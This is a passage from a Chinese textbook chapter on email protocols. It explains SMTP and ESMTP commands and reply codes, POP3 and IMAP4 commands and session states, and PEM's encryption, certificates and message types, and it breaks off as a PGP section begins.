


图 6-4　SMTP 连接过程

2. 请求和响应

SMTP 简捷的原因之一是它使用的命令少，SMTP 常用命令如下所示：

- HELO：向服务器发送请求，启动邮件传输过程，以发送方主机域名来标识身份。
- AUTH LOGIN：用户身份认证。
- MAIL FROM：初始化邮件传输。
- RCPT TO：标识邮件接收人地址，常用在 MAIL FROM 后，可跟多个 RCPT TO。

- DATA：将之后的数据作为邮件发送。
- TEST：重置会话，当前传输被取消。
- QUIT：结束会话。
- VRFY：验证指定的用户或邮箱是否存在，即验证接收方地址是否正确。
- NOOP：空操作，要求服务器返回 OK 应答，一般用作测试。
- HELP：查新服务器支持的命令。

每条 SMTP 命令都会返回一条响应，SMTP 的响应是一个 3 位数字的应答码，后面跟着的是描述文本，如表 6-1 所示。

表 6-1 SMTP 应答码

代 码	描 述	代 码	描 述
211	系统状态或系统帮助响应	500	命令不可识别或语法错
214	帮助信息	501	参数语法错
220	服务准备就绪	502	命令不支持
221	关闭连接	503	命令顺序错
250	请求操作就绪	504	命令参数不支持
251	非本地用户，转发到<forward-path>	550	操作未执行：邮箱不可用
354	开始邮件输入，以<CRLF>.<CRLF>结束	551	非本地用户，请尝试<forward-path>
421	服务不可用	552	操作中止：存储空间不足
450	操作未执行：邮箱忙	553	操作未执行：邮箱名不正确
451	操作中止：本地错误	554	传输失败
452	操作未执行：存储空间不足		

SMTP 命令过于简单，提供的功能相对较少，某些情况下，难以满足邮件系统安全性的需求，因此，标准化组织对其进行了扩充，制定了 ESMTP(Extended SMTP)，对应的 RFC 文档为 RFC1425。

ESMTP 增加了用户认证功能，认证过程可以是基于明文的认证，也可以是基于 MD5 加密的认证。如果用户想使用 ESMTP 提供的新命令，则在初次与服务器交互时，发送的命令应该是 EHLO，而不是 HELO。

6.2.2 POP3 协议

POP 的全称是 Post Office Protocol，即邮局协议，是一种邮件接收协议。POP 协议使用 TCP 的 110 端口，已发展到第三个版本，即 POP3，对应的 RFC 文档是 RFC1939。

POP 协议用于电子邮件的接收，当用户计算机与支持 POP 协议的邮件服务器连接时，把存储在该服务器电子邮箱中的邮件准确无误地下载到用户的计算机中。

POP 属于离线式协议，即不能对邮件进行在线操作，必须下载到本地才能进行处理。离线工作方式适合于那些从固定计算机上接收邮件的用户使用，用户不必每次都登录所有的服务器去查看邮件。邮件下载时可以选择从服务器上删除，也可以选择在服务器上保存

副本(POP3 中的功能)。

1. 请求和响应

POP3 和 SMTP 一样都是请求响应协议，命令与响应也都是用 NVT ASCII 格式的文本表示。POP3 常用命令如下所示：

- USER username：指定用户名。
- PASS password：指定密码，若认证成功，则导致状态转换。
- APOP Name，Digest：Digest 是 MD5 消息摘要。
- STAT：询问邮箱状态，如邮件总数和总字节数等。
- UIDL：返回邮件的唯一标识符，POP3 会话的每个标识符都将是唯一的。
- LIST [Msg#]：列出邮件索引。
- RETR [Msg#]：取回指定邮件，返回由参数标识的邮件的全部文本。
- DELE [Msg#]：删除指定邮件，把有参数标识的文件标记为删除，由 quit 命令执行。
- NOOP：空操作，服务器返回一个肯定的响应。
- RSET：重置所有标记为删除的邮件，用于撤销 DELE 命令。
- QUIT：提交修改并断开连接。

POP3 协议的响应由一个状态码和其后的附加信息组成，POP3 只有两种状态码：“+OK”(正确)和“-ERR”(失败)。

2. 连接过程

在 POP3 协议中，客户端与服务器连接时有三种处理状态：身份认证状态、事物处理状态和更新状态。

当客户端连接到服务器的 110 端口，并建立起 TCP 连接后，即进入身份验证状态，需要使用 USER 和 PASS 命令将用户名和密码提供给服务器。

通过身份验证之后，即转入事务处理状态，这时客户端可以发送 POP3 命令进行相应操作，服务器会接收命令并做出响应。该阶段可执行的命令包括：STAT、UIDL、LIST、RETR、DELE、RSET 和 NOOP。

操作完成之后，客户端发出 QUIT 命令，则进入更新状态，服务器确认用户的操作，更新邮件存储区，同时关闭客户端与服务器之间的连接。

6.2.3 IMAP4 协议

IMAP4(Internet Message Access Protocol 4)即交互式数据消息访问协议第四个版本。与 POP3 协议一样，IMAP4 也是规定个人计算机如何访问互联网上的邮件服务器进行收发邮件的协议，但比 POP3 协议更高级。IMAP4 使用 TCP 的 143 端口，由 RFC3501 定义。

1. 工作原理

IMAP4 协议适用于 C/S 架构，支持对服务器上的邮件进行扩展性操作，也支持 ASCII 码明文传输密码。

IMAP4 支持三种模式与客户进行交互：离线、在线和断连模式。此外，IMAP4 可以让用户访问多个私用和共享邮箱。

- 离线模式：客户软件把邮箱存储在本地硬盘上以进行读取和撰写信息的工作。当需要发送和接收邮件时，才与服务器建立连接。
- 在线模式：用户通过客户端程序来操作服务器上的邮件，邮件始终存储在服务器上，不需要下载到本地操作。IMAP4 可以在客户端列出所有邮件的信息目录，如到达时间、主题、发件人、大小等，同时还提供选择性下载附件的服务。
- 断连模式：客户端程序把用户选定的邮件和附件复制或缓存到本地磁盘上，并把原始副本留存在邮件服务器上。缓存中的邮件可以被用户处理，以后用户重新连接邮件服务器时，这些邮件可以与服务器进行再同步。当服务器有新的消息时，也会同步到本地磁盘。该功能由 IMAP 协议的分布式存储机制解决。

IMAP4 协议线程有 4 种处理状态，大部分的 IMAP4 命令只会在某种处理状态下才有效。如果 IMAP4 客户端软件企图在不恰当的状态下发送命令，则服务器将返回协议错误的失败信息，如 BAD 或 NO 等。

- 非认证状态：在这种状态下，客户端软件必须发出认证请求命令。在 IMAP4 连接建立时，服务器处理线程自动进入这个状态。
- 认证状态：在认证状态下，客户软件必须选择一个邮箱。这个状态在认证请求命令得到确认答复后进入，或在预认证连接建立后直接进入。
- 已选择状态：表示 IMAP4 客户软件已经选择了某一 Folder。在这个状态下可以发送所有检索邮件内容的命令。
- 离线状态：连接已经终止，服务器将关闭这个连接。客户端软件可以发出命令或由服务器强制进入这个状态。

IMAP4 协议交互过程如下：

(1) 邮件服务器通过侦听 TCP 的 143 端口开始 IMAP 服务。

(2) 当客户端需要使用 IMAP 服务时，发送请求与服务器建立 TCP 连接。

(3) 连接建立后，服务器将返回一行用回车换行终结的问候信息，如 A002 OK IMAP4 Server。连接启动时，服务器问候信息有三种状态：

- OK：表示连接成功，需要进一步的 LOGIN 命令；
- PREAUTH：表示已经通过外部手段鉴别了连接，因此，不需要 LOGIN 命令；
- BYE：表示服务器将关闭连接。

(4) 接着客户端和 IMAP 服务器相互交换命令和响应，一直持续到连接终止。服务器的应答有：

- OK 应答：表示服务器发来的一条信息，若带上 tag，表明有关命令成功完成；
- NO 应答：表示服务器发来的一条操作错误信息，如果有 tag，表明有关命令没有成功，无 tag 的格式表示警告，命令仍可能成功完成；
- BAD 应答：表示服务器发来的一条错误信息，如果有 tag，报告客户命令中协议级别的错误，无 tag 的格式表明，因无法确认命令产生的协议级别的错误，也能表示一个服务器的内部错误。

2. IMAP4 命令

IMAP4 协议有非常丰富的功能，可以对整个邮箱进行操作，因此 IMAP4 的命令相对较多，包括对邮箱中文件夹的操作。IMAP4 协议的命令格式如下：

<tag>　命令　参数

IMAP4 的命令以“tag”开头，以 CRLF 结尾，tag 可以是 A001、A002。表 6-2 中列出了 IMAP4 的常用命令。

表 6-2　IMAP4 常用命令

命　令	参　数	描　述
CREATE	<folder>	创建指定名字的新邮箱，邮箱名称通常是带路径的文件夹全名。有些 IMAP 客户机使用邮件夹称呼新邮箱
DELETE	<folder>	删除指定名字的文件夹。文件夹名字通常是带路径的文件夹全名，当邮箱被删除后，其中的邮件也被删除
LIST	<BASE>< template>	列出邮箱中已有的文件夹，参数 BASE：表示用户登录目录；template：表示希望显示的邮箱名。这个命令可以包含起始的路径位置和需要列出的文件夹所符合的特征，可以使用通配符“*”
APPEND	<folder><attributes> <date/time><size> <mail data>	从 Client 上载一个邮件到指定的 Folder(文件夹/邮箱)中。参数包含了新邮件的属性、日期/时间、大小，随后是邮件数据
SELECT	<folder>	让 Client 选定某个邮箱(Folder)，表示即将对该邮箱(Folder)内的邮件作操作。邮箱标志的当前状态也返回给了用户，同时返回的还有一些关于邮件和邮箱的附加信息
FETCH	<mail id> <datanames>	读取邮件的文本信息，且仅用于显示的目的
STORE	<mail id> <new attributes>	修改指定邮件的属性，包括给邮件打上已读标记、删除标记等
CLOSE		Client 结束对当前 Folder(文件夹/邮箱)的访问，关闭邮箱该邮箱中所有标志为、DELETED 的邮件就被从物理上删除
EXPUNGE		在不关闭邮箱的情况下删除所有的标志为、DELETED 的邮件。EXPUNGE 删除的邮件将不可以恢复
SUBSCRIBE	<mailbox>	增加参数指定的邮箱到客户机的活动邮箱列表中
UNSUBSCRIBE	<mailbox>	从活动列表中去掉参数指定的邮箱

续表

命　令	参　数	描　述
LSUB	<folder> <mailbox>	列出 folder 目录下所有使用 SUBSCRIBE 命令设置为活动邮箱的文件
NOOP		空操作，用来向服务器发送自动命令，防止因长时间处于不活动状态而导致连接中断，服务器对该命令的响应始终为肯定
SEARCH	[CHARSET specification] (search criteria)	根据搜索条件在处于活动状态的邮箱中搜索邮件，然后显示匹配的邮件编号。字符集标志参数[CHARSET specification]由 CHARSET 和注册的字符集标志符组成，默认的标志符是 US-ASCⅡ，所以该参数常省略。Search criteria：查询条件参数，明确查询的关键字和值
LOGOUT		退出登录并关闭所有打开的邮箱，任何做了\DELETED 标志的邮件都将在这个时候被删除

3. IMAP4 与 POP3 比较

IMAP4 是邮件访问最为普遍的 Internet 标准协议，对于邮件的访问提供了相对于广泛使用的 POP3 邮件协议的另外一种选择。基本上两者都允许一个邮件客户端访问邮件服务器上存储的信息。IMAP4 的优势主要表现在以下几个方面。

(1) 支持连接和断开两种操作模式。当使用 POP3 时，客户端只会连接在服务器上一段的时间，直到它下载完所有新信息，客户端即断开连接。在 IMAP 中，只要用户界面是活动的或者有下载信息的需求，客户端就会一直连接在服务器上。对于有很多或者很大邮件的用户来说，使用 IMAP4 模式可以获得更快的响应时间。

(2) 支持多个客户同时连接到一个邮箱。POP3 协议假定邮箱当前的连接是唯一的连接。相反，IMAP4 协议允许多个用户同时访问邮箱，并提供一种机制，让用户能够感知到当前连接该邮箱的其他用户所做的操作。

(3) 支持在服务器上访问多个邮箱。IMAP4 客户端可以在服务器上创建、重命名或删除邮箱(通常以文件夹形式显现给用户)。支持多个邮箱还允许服务器提供对于共享和公共文件夹的访问。

(4) 支持在服务器保留消息状态信息。通过使用在 IMAP4 协议中定义的标志客户端可以跟踪消息状态，例如邮件是否被读取、回复或者删除。这些标识存储在服务器，所以多个客户在不同时间访问一个邮箱可以感知其他用户所做的操作。

(5) 支持服务器端搜索。IMAP4 给用户提供了一种机制，用户可以要求服务器搜索符合多个标准的信息。在这种机制下客户端就无需下载邮箱中所有信息来完成这些搜索。

(6) 支持访问消息中的 MIME 部分和部分获取。几乎所有的 Internet 邮件都是以 MIME 格式传输的。MIME 允许消息包含一个树形结构，这个树形结构的叶子节点都是单一内容类型而非多块类型的组合。IMAP4 协议允许客户端获取任何独立的 MIME 部分和获取信息的一部分或者全部。这些机制使得用户无需下载附件就可以浏览消息内容或者在

获取内容的同时浏览。

IMAPS 是 IMAP 协议采用 SSL 加密的协议版本，所获取的信息均为加密的信息，所通过的端口是 993 端口，其交互过程中的状态字和 IMAP4 一样，只是在建立 TCP 连接后，再建立 SSL 连接，接着在建立的 SSL 中进行通信。

6.2.4　PEM 协议

保密增强邮件 PEM(Privacy Enhancement for Internet Electronic Mail)，是一个邮件保密与增强的规范。由 IETF(Internet 工程特别工作组)和 IRTF(Internet 研究特别工作组)于 1993 年制定，对应的 RFC 文档编号为 1421～1424。

PEM 是增强 Internet 电子邮件隐秘性的标准草案，在 Internet 电子邮件的标准格式上增加了加密、鉴别和密钥管理的功能，允许使用公开密钥和对称密钥的加密方式，并能够支持多种加密工具。对于单个电子邮件报文，可以在报文头中规定特定的加密算法、数字鉴别算法、散列功能等安全措施。它的实现基于 PKI 公钥基础结构，并遵循 X.509 认证协议，PEM 提供了数据加密、鉴别、消息完整性及密钥管理等功能，目前基于 PEM 的具体实现有：TIS/PEM、RIPEM、MSP 等多种软件模型。

1. PEM 功能

采用 PEM 加密邮件传输的过程是：在各用户的用户代理中配有 PEM 软件。用户代理提出 PEM 用户证件的注册申请(按照 X.509 协议)。用户的证件被存储在一个可公开访问的数据库中，该数据库提供一种基于 X.500 的目录服务。密钥等机密信息存储在用户的个人环境 PSE 中。用户使用本地 PEM 软件以及 PSE 环境信息生成 PEM 邮件,然后通过基于 SMTP 的报文传递代理(MTA)发给对方。接收方在自身的 PSE 中将报文解密,并通过目录检索其证件，查阅证件注销表以核实证件的有效性。

PEM 是一个只能够保密文本信息的、非常简单的信息格式，PEM 提供以下 4 种安全服务：

- 数据隐蔽：使数据免遭非授权的泄露，防止有人半路截取和窃听。
- 数据完整性：提供通信期间数据的完整性，可用于侦查和防止数据的伪造和篡改。
- 对发送方的鉴别：用来证明发送方的身份防止有人冒名顶替。
- 防发送方否认：结合上述功能，防止发送方事后不承认发送过该邮件。

PEM 目前尚未提供存取控制和防接收方否认等安全功能。

PEM 标准确定了一个简单而又严格的全球认证分级。无论是公共的还是私人的，商业的还是其他的，所有的认证中心都是这个分级中的一部分。

2. PEM 加密方式

PEM 安全功能使用了多种密码工具，包括非对称加密算法、对称加密算法以及报文完整性检验(Message Integrity Check，MIC)算法等。

对称加密算法要求通信双方共享同一个密钥，密钥传递需要复杂的分配机制，如 DES。对称加密算法不能作鉴别用，然而它的实现在速度上占很大优势。DES 软件实现要

比 RSA 快 100 倍。非对称加密算法的密钥管理简单，又能用于数字签名等鉴别目的，但通常需要较多的 CPU 时间。因而在 PEM 的具体实现上，常常把两者结合起来。

一段 PEM 报文通常由两部分组成：一个是头部，包含接收方用于报文解密和核实等信息，如采用的算法、MIC 以及证件等；另一部分则是报文本身。

PEM 的加密过程通常包括 4 个步骤：

- 报文生成：一般使用用户所常用的格式。
- 规范化：转换成 SMTP 的内部表示形式。
- 加密：执行选用的密码算法。
- 编码：对加密后的报文进行编码以便传输。

PEM 使用的典型加密算法如表 6-3 所示。

表 6-3 PEM 使用的典型加密算法

功 能	算 法
产生消息摘要	MD2、MD5 算法
加密消息摘要，形成数字签名	RSA 算法
加密会话密钥	RSA 算法
加密报文消息	DES、三重 DES 算法

3. 证件及其管理

PEM 用于邮件的加密，确保所有的使用者都能读出邮件的信息，用户的公钥必须存储在其他用户能访问的数据库中。公钥连同用户的其他信息，存放在一个称为证件的文件中。用户的证件是用户在网上使用 PEM 的通行证。每个证件除包含公钥外，还含有用户的唯一名称、证件的有效期、证件编号以及证件管理机构的签名等。证件的管理由一证明机构 CA(Certification Authority)完成。证件的结构和管理均在 X.509“The Directory-Authentication Framework”中定义。用户在使用 PEM 之前，必须先进行注册。用户应向本地 CA 发“证明申请”，填写证件内容并签名。本地 CA 审查同意后，赋予有效期和流水编号，同时用 CA 的秘密密钥签名，证件即告生效。

存放证件的数据库，其分布式结构由 X.500 协议定义。其他用户可从中取用发送方的公钥以及核实邮件发送证件的有效期。

为使 PEM 在全球范围内通用，RFC 1422 正式对 CA 层次结构作了定义。CA 的层次结构可以看成一棵倒置的树，如图 6-5 所示。RFC1422 规定 Internet 的 CA 层次组织由 Internet 政策注册管理机构 IPRA 牵头，作为全球的根 CA，并管辖所有下属各大区域(洲、国家、领域、地区等)的 CA 组织。IPRA 下属的各大区域的 CA 组织称为政策证明管理机构即 PCAs(Policy Certification Authorities)，负责下属 CA 的注册工作。

CA 分层结构中的任何人只能有一条认证路径，不允许交叉证书，这种方式能够让人们很容易得到正确的证书链。

PEM 在邮件消息头中包含相关证书的机制，它定义了一种 CRL 服务，用户向该服务发送邮件消息来请求 CRL。一旦收到请求，CRL 服务就把最新的 CRL 以邮件消息的方式发送给请求者。这种机制保证了 PEM 在不存在目录服务时，也可以使用。




图 6-5　PEM CA 分层结构

4. PEM 消息

PEM 消息通常只是文本邮件消息的一部分，一个邮件消息可以包含由 PEM 以不同方式处理的多个部分。一部分可能是经过加密的，另一部分可能是经过完整性保护处理的。PEM 会在不同部分的开始和结束位置做上标记。例如，对加密数据块，PEM 会在开始位置插入下面的文本串：

```
——BEGIN  PRIVACY-ENHANCED  MESSAGE——
```

在结束位置插入下面的文本串：

```
——END  PRIVACY-ENHANCED  MESSAGE——
```

PEM 消息中包含的数据类型有以下几种：

(1) 普通数据。没有经任何安全措施处理的数据。

(2) 完整性保护的未经修改数据。在邮件消息中插入了 MIC，但不修改原始消息。PEM 称该类型数据为 MIC-CLEAR。但是，数据如果在传输时被一些邮件网关进行了“换行符转换”之类的处理，MIC 会失效。

(3) 完整性保护的编码数据。PEM 先对消息进行编码处理，确保消息在穿越网关时不被修改，然后再插入 MIC，这种消息称为 MIC-ONLY。

(4) 完整性保护、加密的编码数据。PEM 首先计算邮件消息的 MIC，然后使用随机选择的密钥 DEK 对消息和 MIC 进行加密处理。之后把机密的消息、加密的 MIC、DEK 进行编码，确保其穿越网关时不被修改。PEM 称这种类型的消息为 ENCRYPTED。

PEM 的应用在很多方面都存在安全问题。证明机构 CA 本身的安全就很关键，CA 用密钥对各用户的证件进行签发，其密钥的存储及签证程序应该用硬件实现，与外部世界隔离开。用户密钥的存储也是一个不可忽视的环节，个人安全环境可通过两种方式实现：一种是将个人机密信息(如加密密钥)，存储在一张智能卡中。使用该卡与不同平台上使用 PEM 通信；另一种方式是在硬盘建一子目录，用个人识别号 PIN(Private Identification Number)以及一个加密算法来保证存储信息的安全。

6.2.5　PGP

PGP(Pretty Good Privacy)，是一个基于 RSA 公匙加密体系的邮件加密软件，可以用它

